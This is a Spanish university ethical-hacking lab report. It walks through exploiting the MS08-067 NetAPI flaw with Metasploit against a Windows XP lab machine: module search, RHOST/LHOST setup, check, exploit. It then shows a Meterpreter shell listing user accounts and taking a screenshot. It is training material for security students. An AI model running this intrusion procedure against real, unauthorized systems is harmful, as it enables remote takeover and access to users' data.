Universidad Francisco de Vitoria
UFV Madrid

Hacking Ético

Metasploit 2
Primera Intrusión

Gonzalo Pascual Romero

Fecha: 24/11/2023

Índice

1. Alcance. 3

2. Desarrollo del estudio. 3

3. Conclusiones. 6

Alcance

1. Vamos a buscar el módulo que contiene la explotación
    a. Search netapi ¿por qué esta búsqueda?
    b. Use <del módulo>
    c. Show options (y analizarlas)
    d. Configurar las opciones (RHOSTS, LHOSTS)
    e. Comprobar que el equipo remoto es vulnerable (check)
    f. Si es vulnerable, lanzar el exploit (exploit)
    g. ¿qué pasa?

Desarrollo del estudio

Metasploit: Metasploit es un marco de desarrollo de código abierto que proporciona herramientas para desarrollar, probar y ejecutar exploits contra sistemas informáticos. Facilita a los profesionales de la seguridad y a los hackers la automatización de tareas comunes relacionadas con la penetración y prueba de seguridad. El marco Metasploit incluye módulos para realizar diversas tareas, como la explotación de vulnerabilidades, el análisis de contraseñas, la recopilación de información y la creación de payloads personalizados.

Máquinas:

Máquina atacante: Kali con IP 192.168.1.73

Máquina atacada: Windows XP con IP 192.168.1.74

1. Vamos a buscar el módulo que contiene la explotación


Vamos a trabajar en Metasploit por lo primero será abrir el framework con el comando “msfconsole”

Ahora buscaremos con el comando “search” netapi que es un ataque de explotación que se dirige a ordenadores Windows e intenta explotar un fallo en el analizador de canonicalización de rutas de la biblioteca NetAPI de Server Service a través de una solicitud RPC especialmente diseñada.


En la búsqueda veremos en el número 3 el módulo de la vulnerabilidad MS08-067. Es una vulnerabilidad para la ejecución remota de código y poder tomar el control completo de un sistema basados en Microsoft Windows 2000, Windows XP y Windows Server 2003

Una vez que salgan los resultados usamos el comando “use” más el número del resultado en el que nos ha salido el que queremos, en este caso el 3.


Y una vez dentro del exploit hacemos un “show options” para mostrar las opciones para comprobar que es lo que tenemos que configurar como el RHOST el cual no está incluido y el LHOST que tengo que cambiar porque la IP no es la que tengo




Como hemos visto en el “show options” hay que cambiar el “RHOST” por la IP de la máquina atacada. Usamos el comando “set RHOST [IP]” y verificar que es vulnerable a dicho exploit con “check” a lo que nos responderá que el objetivo es vulnerable.



Una vez con el check hecho pasamos a cargar el payload y configurar el “LHOST” en el que tendrá que estar nuestra IP




Ahora hacemos un “show options” para comprobar que todo esta correcto antes de ejecutar el exploit



Una vez todo correcto ejecutamos el exploit para hacer la intrusión en la máquina.


Se ejecutará y ya nos meterá en el meterpreter en el que podemos hacer mucha acciones como entrar en la Shell para ejecutar comandos dentro de la terminal de la máquina Windows XP, y hacer pruebas como el net users para ver los usuarios.



```
meterpreter > shell
Process 112 created.
Channel 1 created.
Microsoft Windows XP [Versi♦n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net users
net users

Cuentas de usuario de \\

-------------------------------------------------------------------------------
Administrador            Asistente de ayuda       Invitado
SUPPORT_388945a0
El comando se ha ejecutado con uno o m♦s errores.


C:\WINDOWS\system32>
```

Fuera del Shell también podemos hacer comandos como el de “screenshot” para hacer una captura de pantalla del sistema atacado

```
meterpreter > screenshot
Screenshot saved to: /home/kali/yQpZYWAc.jpeg
```



Conclusiones

En esta práctica hemos hecho la primera intrusión en una máquina atacada Windows XP mediante la vulnerabilidad MS08-067 en la que se explota un fallo en el analizador de canonicalización de rutas de la biblioteca NetAPI de Server Service para hacerse con el control de la máquina.

Firmado por ***0960** GONZALO PASCUAL el día 24/11/2023 con un certificado emitido por AC CAMERFIRMA FOR NATURAL PERSONS - 2016